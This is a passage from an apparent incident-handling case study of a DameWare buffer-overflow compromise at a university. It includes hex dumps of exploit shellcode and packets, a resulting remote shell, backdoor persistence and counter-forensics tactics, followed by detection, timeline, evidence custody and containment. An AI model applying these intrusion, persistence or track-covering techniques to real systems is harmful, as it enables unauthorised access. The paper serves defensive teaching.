000003A8 90 03 d2 a8 8b 55 6b ba c1 03 bc 03 8b 7d bb 77 ..Ö".Uk² Ä.¼..}»w
000003B8 74 bb 48 24 b2 4c fc 8f 49 47 85 8b 70 63 7a b3 t»H$²Lü. IG..pcz³
000003C8 f4 ac 9c fd 69 03 d2 ac 8b 55 ee 03 84 c3 03 d2 ö-ÿ.yi.Ö-ÿ.Ui.Ä.Ö
000003D8 94 8b 55 03 8c 03 8b 4d 63 8a bb 48 03 5d d7 d6 ..U....M c.»H.]×Ö

```

Figure 17 – The shell code used by the exploit.

The packet capture shown in Figure 17 represent the actual code executed which produced the command shell. This shell code would have to be disassembled in order to view the assembly commands that the exploited system ran.

```

000003E8 d5 d3 4a 8c 88 00 00 00 00 00 00 00 00 00 00 ÓÓJ.....
000003F8 6e 65 54 6d 61 4e 69 61 63 00 00 00 00 00 00 00 neTmaNia c.....
00000408 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

000005EC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000005FC 00 00 00 00 6e 65 74 6d 61 6e 69 61 63 20 77 61 ....netm aniac wa
0000060C 73 20 68 65 72 65 00 00 00 00 00 00 00 00 00 00 s here..
0000061C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

000006EC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000006FC 00 00 00 00 00 00 00 00 00 00 00 00 31 32 2f 31 32 2f 30 34 ..... 12/12/04
0000070C 20 31 33 3a 31 33 3a 31 33 00 00 00 00 00 00 00 00 13:13:1 3.....
0000071C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

00000AFC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000B0C 00 00 00 00 00 00 00 00 00 00 6e 65 74 6e 69 6e 6a 61 ..... netninja
00000B1C 7a 5f 70 6c 61 63 65 00 00 00 00 00 00 00 00 00 z_place. ....
00000B2C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000C00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000C10 00 00 00 00 00 00 00 00 00 00 31 33 31 2e 31 33 31 2e ..... 131.131.
00000C20 31 33 31 2e 31 33 31 00 00 00 00 00 00 00 00 00 131.131. ....
00000C30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

00000F00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000F10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000F20 00 00 00 00 33 2e 37 32 2e 30 2e 30 00 00 00 00 ....3.72 .0.0....

```

Figure 18 – Authentication information sent by the exploit.

The lines above contain the authentication information needed to seed the exploit. The authentication information does not need to be valid and in this case is “signed” by the author of the exploit, netmaniac.

The final phase appears as seven frames consisting of 104 bytes from the target that contained the text from the command prompt.

```

00000000 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 Microsof t Window
00000010 73 20 58 50 20 5b 56 65 72 73 69 6f 6e 20 35 2e s XP [Ve rsion 5.
00000020 31 2e 32 36 30 30 5d 1.2600]
00000027 0d 0a 28 43 29 20 43 6f 70 79 72 69 67 68 74 20 ..(C) Co pyright
00000037 31 39 38 35 2d 32 30 30 31 20 4d 69 63 72 6f 73 1985-200 1 Micros
00000047 6f 66 74 20 43 6f 72 70 2e 0d 0a 0d 0a 43 3a 5c oft Corp .....C:\
00000057 57 49 4e 44 4f 57 53 5c 73 79 73 74 65 6d 33 32 WINDOWS\system32
00000067 3e >

```

Figure 19 – Phase III of the attack showing the Windows command prompt.

This is the command shell (**cmd.exe**) given to the attacker by the exploit. The occurrence of this command shell would be detectable by the Snort signature shown in the previous section.

The entire attack lasted 0.932 seconds (this is just the duration of the attack, not anything the attacker might have done afterward).⁴⁰ The packet capture of the attack has been included in Appendix A without comments.

An attacker using the DameWare exploit has several options for exploiting the system. The Security Focus website contains links to three different source code files written in

⁴⁰ Text excerpts of the exploit obtained from the packet capture are located in Appendix A.

the C programming language. These source code files can be compiled by someone with sufficient knowledge, and used to exploit a vulnerable system.⁴¹ The exploits contain comments that explain what various portions of the exploit code are doing, which would allow other attackers to modify the code should they find the need. Often such exploit code will be compiled or “canned” for use by those that either have no compiler or lack the skill to use a compiler to build the exploit. These pre-compiled exploits are often used by so called “script-kiddies” that usually do not understand how or why an exploit works. Pre-compiled exploit code may at times contain extra code that serves to compromise the script-kiddie’s system. The extra code may put a backdoor into the system or turn the system into a zombie that falls under the control of the attacker that released the pre-compiled exploit binary. For the purposes of this paper, a Google search was performed to find a precompiled binary for exploiting a DameWare system. Steps were taken to determine if the exploit binary contained backdoor or other malicious instructions. Prior to executing the exploit, checksums were computed of the files on the system that would be used to carry out the attack. These file checksums were recomputed once the exploit was used in order to determine if the exploit binary modified any of the system files. No unexpected file changes were observed. The network connections on the attacking system were examined before and after the exploit was utilized, both by direct examination with the `netstat` command and passively with a protocol analyzer. This was done in order to determine if there was any unusual network activity. No unexpected or unusual network activity was observed for the twenty four hour period the network was monitored. The exploit binary was downloaded and unpacked on a Windows 2000 Professional system which was running on VMware on Red Hat Linux 7.3. An MD5 checksum of the exploit binary was computed before and after the binary was executed. The checksums matched in both cases, indicating that the exploit binary did not change. If a binary matching this MD5 checksum were found on a system running DameWare, it could be an indication that the attack has been utilized against that system or against a remote system.

Stage 4: Keeping Access

When compromising Windows systems, some crackers will install DameWare as a backdoor. This technique was so common that, at one time, several virus scanners identified a certain version of DameWare as a backdoor trojan!⁴² In this scenario the attacker copies and reconfigures the existing DameWare service. She first creates a directory, then hides it by using the `attrib` command with the appropriate option. Next she copies the files from the initial DameWare install to the newly created hidden directory. She then modifies the configuration files (the ini files) to change the default port DameWare listens on. She also makes the service hidden so that it leaves no icon. The attacker installed an FTP server as well. This was her primary means of maintaining

⁴¹ The author consulted a professional Windows programmer in an attempt to compile the exploit code found with the exploit binary written about in this paper. After some modification, the programmer was able to build the exploit using a version of MS Visual Studio, but the resulting binary was not identical to the binary used by the author.

⁴² <http://www.net-integration.net/zeroscripts/dntus26.html>

access to the system, as she was primarily interested in uploading and downloading music.

Once attackers gain access to a system they usually want to take steps to ensure that they will have access to the system in the event that the vulnerability they exploited is patched, which would prevent them from using their exploit tool again. Often an attacker will secure a just-compromised system to prevent another attacker from gaining access to the system via the same exploit. Maintaining access may involve the attacker creating an account or downloading the SAM (Security Accounts Manager) database for carrying out an offline password attack. The attacker hopes to gain the administrative password, or maybe another user's password, which might be used to gain administrative access. Often an exploit will be released before the vendor has had a chance to respond and resolve the issue (or sometimes the vendor has been deemed non-responsive from the point of view of the exploit author/discoverer). As for the vulnerability presented in this paper, the developers of DameWare responded quickly once they were informed that their software had a security flaw. They had a fix available within a matter of days once they were informed of the vulnerability. With such a quick response time administrators using DameWare had the ability to patch their systems and the attackers were faced with a smaller window of opportunity for attacking DameWare systems.

Stage 5: Covering Your Tracks

In this scenario our attacker is a knowledgeable computer user and an insider to the organization attacked. Therefore she is familiar with the procedures used by the help desk and other procedures and processes in the environment. She knows that the help desk will often encourage the user to simply reboot a Windows machine that is causing the user problems. While not specifically doing anything to hide what the compromised system is doing, she knows that a reboot will terminate users that are connecting via FTP. This will cause the workstation to perform satisfactorily for a time until users seeking the warez on the compromised system reconnect and create a resource load which slows the system's performance again. The attacker also employed counter-forensics tactics by selecting a location where the hard disks were regularly overwritten from which to launch the attack. The Ghosting process employed by the computer lab where the attack was launched ran every day. By the time the incident was discovered and traced to the computer lab, several days had elapsed. Because of this daily procedure, and the amount of time that had passed, the system administrator did not acquire the hard drive from the system used by the attacker because he believed that the tools used by the attacker would not have been recoverable for a reasonable cost.

User experience and network based intrusion detection systems aside, the attack leaves two traces previously discussed in the Stage 3 section. It is unlikely that the attacker will be caught while on the system, so the `netstat` command will be of little use in showing that there is an "unusual" port connected to a remote system unless the attacker does not close the remote command shell. Leaving the command shell running exposes the IP address where the attacker is located or it is an IP address belonging to a system under

the attacker's control. Should the attacker decide to conceal the port the command shell uses, it would require a modification to the system to conceal the port or ports the attacker wishes to use. In this attack, the attacker faces another problem; the Event Log, which contains three entries related to the exploit used against the system. In this scenario, the attacker did not attempt to remove the entries from the event log. Perhaps she was unaware of the logging or she knew that the logs contained no information that specifically led to where the attack took place.

Attackers will often try to conceal the fact that they've been on a system. The general name for the collection of tools that can be used to conceal ports as well as clean log files is a root kit. Root kits often contain tools that enable the attacker to hide processes of the attacker's choosing. This enables the attacker to run applications so that they aren't easily seen on the system. In general, for a given attack that gives the attacker access to the system, the attacker wants to take steps that ensure she can maintain access, keep other attackers out, and conceal any tracks left on the system. A very knowledgeable attacker may engage in anti-forensics tactics in an effort to foil the incident response team. Such anti-forensics techniques could include the use of tools that perform secure deletions which would hinder file recover attempts, and the use of multiple machines that have been fully compromised and had their logs scrubbed. Should those machines cross jurisdictions (especially international jurisdictions) the investigative process could be slowed down as various government and legal entities are involved.

Further information on rootkits and trojans, including sample code can be obtained at the following URLs:

<http://www.rootkit.com>

http://secinf.net/trojans/The_Complete_Windows_Trojans_Paper.html

The Incident Handling Process

The incident handling process will vary from once incident to another because each situation is different. Some incidents are minor and may not require the resources of the full incident response team. Other incidents may require the entire incident response team as well as specialists or outside firms brought on to join the team for a specific job. Adaptability and process flexibility are the principal concepts to keep in mind when establishing an incident handling process.

Preparation

The environment in which the incident took place is that of a university. University environments are traditionally very open -- primarily because such openness is thought to foster information exchange, collaboration, and research. As a result of this philosophy, most of the defensive systems that might have alerted network managers such as IDSs

and firewalls were found at the network borders. A layered approach involving distributed intrusion detection systems and firewalls or filters would provide “defense in depth” throughout the network and cause such incidents to be detected sooner provided that the alerts are being monitored.

At the time of the incident, no formal incident handling process existed. The university was in the midst of developing an incident handling policy when the attack took place. Members of the IT staff that fielded the help desk call that resulted in discovery of the incident did have a rudimentary incident handling process established prior to the incident. The process was fairly basic and consisted of determining that there was a compromise then going on location with a collection of software for various platforms on a CD-ROM or USB thumb drive to collect information from the compromised system. When dealing with Windows platforms, the software collection included netstat, Active Ports⁴³, the SysInternals Pstools suite, cmd.exe, MD5sum.exe, and several tools from the Cygwin⁴⁴ suite including cut, awk, grep, cat, and vi.

The ad-hoc incident handling team in the scenario was made up of four people: the system administrator, who did most of the investigative work; the system administrator’s supervisor, who observed the system administrator’s actions; a help desk technician that restored the compromised system to normal service; and a member of human resources, who assisted in the questioning of the suspect. The university, while still in the process of forming an incident response team, had a draft document stating that a computer incident response team will consist of:

- Two senior members of management who possess technical skills and operational experience.
- Two system administrators with network experience as well as experience on numerous platforms.
- Other technical specialists, legal counsel, and human resources personnel as deemed necessary.
- The university had also created an incident response documentation form which was inspired by various resources found on the Internet and several incident response books.

During the incident, the team consulted, used or adapted several of the forms and procedures found on the SANS and NIST websites at the following URLs:

<http://www.sans.org/score/>

<http://www.nist.gov/publications/nistpubs/>

In addition, several forms found in the back of a few incident response texts were modified for use within the university environment. The forms were used as a documentation and process guide in the event the university decided to take some form of action, legal or otherwise against the instigator(s) of the attack.

⁴³ <http://www.ntutility.com/>

⁴⁴ Cygwin will need its DLLs on the thumb drive so its utilities will work properly.

Identification and Incident Timeline

Often incidents are identified not by system administrators, but by the users that are directly impacted by the incident. Incidents may take a longer time to identify than desired because users may not recognize the experience as being one which requires an incident response. The delay in incident identification may be natural on the part of the user, because it would not be very productive to treat everything that happens to a computer that appears to be slightly outside of normal as caused by a malicious act. Many people have grown accustomed to having some level of undesirable behavior from their computers from time to time.

The incident timeline was constructed based on data collected from the notes made by the system administrator, the times found on the compromised, data collected by network monitoring utilities, and interviews with the suspects.

Incident timeline (All times are in 24-hour format.)

March 6, 2004

Sometime during the afternoon a port scan is run on the network to search for systems listening on port 6129. (Information obtained from an interview with Catherine.)

March 7, 2004

21:50 - User adumas logs in to workstation 357 while logged in to another workstation.

Some time after 21:50 and before 22:03:55 the attacker downloads the exploit binary and prepares to utilize it. (Inferred from the logon times and time stamps in the Event Logs.)

22:03:55 – Three entries appear in the Applications Event Viewer.

Some time after 22:04 the attacker starts to upload MP3s. (This information was obtained during the interview and was inferred from the entries in the event log and timestamps on the uploaded files.)

22:15 – Network traffic graphs start to reflect a drastic increase in bandwidth consumption from the workstation on port 37.

23:51 – User adumas logs out of workstation 357. Data obtained from audit logs.

March 8, 2004

4:00 – Ghost process automatically restores workstation 357 and numerous other workstations.

11:45 – User calls helpdesk and reports his workstation has a poor overall performance. Helpdesk advises a reboot. Network traffic graphs reflect a temporary decrease in bandwidth consumption.

13:00 – User returns from lunch, reboots workstation. Network traffic graphs reflect decrease in bandwidth consumption.

15:00 – User calls the helpdesk again to report his workstation is has poor performance. User is advised to reboot which he does. Network traffic graphs again reflect a temporary drop in bandwidth consumption.

March 9, 2004

8:00 – User arrives at work, attempts to log in and finds the computer unresponsive. The user reboots his workstation by turning off the power.
9:00 – User forced to reboot workstation again. The user calls the helpdesk to complain.
9:15 – System administrator uses remote desktop and runs netstat command on the user's system.
9:30 – System administrator arrives at the user's workstation.
9:35 – System administrator runs pslist command on the user's workstation.
9:40 – Entries discovered in Event Log.
9:45 – System administrator connects workstation and laptop to hub and starts monitoring the network connection.
9:55 – MP3s found on the compromised system.
10:05 – System administrator removes the hard drive from the compromised system.
10:30 – Help desk staff begins the process of re-installing and reconnecting the user to the network.
11:00 – Drive imaging process started for the compromised drive.
13:30 – Compromised hard drive is secured in the office safe.

March 10, 2004

9:00 – System administrator requests login information from the lab manager.
10:00 – System administrator requests user adumas account be disabled.

March 11, 2004

1:30 - User Andre Dumas arrives in the system administrator's office.
2:45 – Andre Dumas leaves the system administrator's office.
4:00 – System administrator reviews the drive image from the compromised hard drive.
4:30 – System administrator locates MP3s in Catherine's home directory.

March 12, 2004

9:00 – Catherine is questioned.
11:00 – Human Resources takes responsibility for the personnel side of the incident.

Incident Detection

The incident was primarily detected by the system's user complaining about the performance of the machine, and the system administrator observing an increase in bandwidth far above the network baseline. A secondary indicator was a drastic loss of disk space due to a dramatic increase in stored files. The workstation user reported to the help desk staff that the system had very poor overall response which caused the help desk to approach the problem from a troubleshooting point of view. The help desk staff went through several standard troubleshooting procedures including having the user reboot the system.⁴⁵ The incident was confirmed when the administrator examined the compromised machine and noticed the network connections and the usage of FTP. Further investigation revealed the presence of an unauthorized FTP server, an unknown binary, and entries in the Event log relating to an exploitable service running on the system.




Figure 20 - Traffic graph showing abnormal usage.

The traffic pattern shown in Figure 20 shows a sustained outbound traffic pattern that is above the network baseline. The area under the curve was calculated and represents 4.5 gigabits of data.

⁴⁵ Ideally you would not want to reboot a system that was suspected to be compromised. A reboot destroys any running processes whose binary had been removed from the disk as well as clearing network connections that could contain information useful in tracing the attacker to a specific IP address. Reboots can also activate booby traps placed on the system by the attacker. Windows systems typically update a number of files when rebooted which may hinder the investigation. When dealing with Windows, reboots are fairly common and often one of the first recommendations made by help desk staff.

service. The DameWare software itself includes six configuration screens containing options that may be set by the administrator that would serve to harden the service and make it somewhat more difficult to abuse. Testing revealed the only option native to DameWare which would prevent this particular exploit from working was the disabling of the NT Challenge/Response method of authentication located on the General tab⁴⁸. DameWare's configuration options are accessed by right clicking on the service in the system tray then selecting, *settings*. Right clicking on the DameWare icon in the system tray will also give the user the option to show who is connected to DameWare. If the user selects this option and someone has an authenticated connection to the DameWare service it will be shown in the window. In this case, the attacker has used a buffer overflow exploit and will not appear as a connected user.⁴⁹




Figure 22 - DameWare General Tab.

The first authentication type, Allow Proprietary Challenge/Response, allows the administrator to select a custom username and password for accessing DameWare. Using

⁴⁸ The other tabs associated with DameWare's configuration are found in Appendix C.

⁴⁹ Buffer overflow exploits almost always result in the attacker being invisible to the system because the attacker does not complete a normal authentication process and because of the way system utilities report on who is using the system.

this method of authentication would be a valid temporary work-around to prevent exploits should no other options be available, as long as the second checkbox pertaining to NT Challenge/Response is not selected. Another work-around, though not fool proof, would be to change the default port number shown on this screen to something other than 6129.




Figure 23 - DameWare Access Tab.

The options shown in Figure 23 were the only other options that appeared to restrict access to DameWare. Each option was tested and found to have no impact against the exploit.

Proxy level firewalls could be used to protect a vulnerable system.⁵⁰ Though it would involve a little work on the part of the administrator, the service could be turned off and remotely enabled with a technique known as “port knocking.”⁵¹

⁵⁰ Network Magazine, Did Firewalls Stave Off March Madness, Rik Farrow, pp 58-59, June 2003.

⁵¹ SysAdmin, June 2003, “Network Authentication Across Closed Ports” by Martin Krzywinski.

Identification

Due to numerous factors ranging from a lack of network monitoring by humans, the lack of alerts from an intrusion detection system, and the nature of the methods employed by the helpdesk while troubleshooting, the incident was not discovered immediately and nearly 36 hours had elapsed before the incident was identified. The system was compromised over the weekend when few (if any) of the regular networking staff were scheduled to work. The typical workstation on the network had some form of Microsoft Windows installed, therefore the help desk typically encouraged the end user to reboot as a first step to resolve problems. In medicine, there is a cliché that states, “When you hear hoof beats, don’t think zebras, think horses.” This cliché certainly applies to many help desk personnel that support the Windows platform.

The user of the compromised system initially detected the incident though he did not realize it. The behavior of the user’s machine changed from being essentially stable to relatively short periods of usability which required a reboot to temporarily resolve. The system administrator observed that the user’s poorly performing workstation had an unusual amount of outbound network activity. The direction of network traffic flow indicated that large amounts of data were leaving the workstation. Normally a workstation would have more traffic coming in than going out as the user reads and digests information obtained from network resources. The area under the curve in Figure 20 shows approximately 4.5 gigabits of data leaving the workstation.




Figure 20 - Network traffic graph used to identify the incident.

The system administrator visited the user’s office and viewed the Event Logs. The Application Event Log contained an entry for DWMRCS which the system administrator traced to the DameWare Remote Control Service. A search using the Google search engine uncovered exploit information including exploit binaries that could be used to remotely compromise a system running DameWare. Based on the large volume of network traffic leaving the workstation and the knowledge that there was a DameWare exploit in the wild, the system administrator attached a hub to the system and began to monitor the network traffic.

the analysis of the data captured by the Linux laptop attached to the hub the system administrator searched the compromised system for all files with an MP3 extension.




Figure 24 – Windows Explorer showing numerous directories containing MP3s.

Data from the network monitor DAEDALUS provided the system administrator with information that led to a specific computer in a campus computer lab. The lab manager for the all night computer lab was able to provide the following AuditLogin⁵² information to the system administrator:

The first line of data shows a login on March 7, 2004 at 21:50:59 from Campus Lab 1853 on computer 357 by user adumas. The second line shows the user logging out on March 7, 2004 at 23:51:53. The system administrator initially thought this was the attacker and was half correct. This entry was created when Andre Dumas logged in to the network under his username once Catherine had socially engineered him to help her obtain her “homework” assignment.

```
"20040307
21:50:59", "CAMPUS_LAB_1853", "357", "IN", "IP:192.168.36.62", "adumas"
```

```
"20040307
23:51:53", "CAMPUS_LAB_1853", "357", "OUT", "IP:192.168.36.62", "adumas"
```

⁵² <http://www.condreyconsulting.com/production/PRODUCTS/AuditLogin/Summary.htm>

```
"20040307  
17:15:59", "CAMPUS_LAB_1853", "359", "IN", "IP:192.168.36.64", "adumas"
```

```
"20040308  
01:07:03", "CAMPUS_LAB_1853", "359", "OUT", "IP:192.168.36.64", "adumas"
```

When Andre was questioned, he stated that he had logged on the network as himself to help a female obtain a homework assignment. Though the system administrator was suspicious of the claim, he had the lab manager run another query on Andre's username. The results of that query revealed that Andre Dumas logged in to computer 359 at 17:15:59 on March 7, 2004 and did not log out until the early morning of March 8, 2004 at 1:07:03. The system administrator asked the lab manager about the location of computers 357 and 359. The lab manager informed the system administrator that those workstations were located next to each other.

Convinced that there had been an incident worth investigating further, the system administrator removed the hard drive from the compromised system. He wrote the serial number of the system and the time of removal in his notebook. While the system's case was opened, he examined it to verify that no hardware had been installed or removed.⁵³ A description of the hard drive including the make, model, serial number, storage capacity and installed operating system were written in the notebook. The system administrator maintained physical control of the hard drive until he was able to create an image. The drive was then sealed in an anti-static bag and signed by the system administrator in such a way that the signature spanned the seal diagonally. This information was eventually transferred to a chain of custody form which would be used to demonstrate that the evidence had been handled properly should the University decide to take legal action.

Incident Containment

Containment in this situation was absolute, the compromised system was removed from the network and the hard drive was removed and replaced with a hard drive containing a fresh operating system image. The system administrator and his supervisor employed **nmap**, and tools such as **psservice**⁵⁴ from SysInternals, along with custom shell scripts to determine if any other systems were running FTP servers or running vulnerable versions of DameWare. No other compromised systems were found though the suite of scripts and tools were used over the course of a month to make sure that no additional compromised systems were found.

Once an incident was suspected, the affected system was taken offline and placed on a hub. The hub was used to provide a signal to the network card in order to prevent the logs from recording multiple entries about a network failure. The logs are written to the hard disk, so log growth is an aspect that would need to be managed during this phase as

⁵³ The department tracks the computers by the computer's serial number. Each machine's configuration can be determined from serial number.

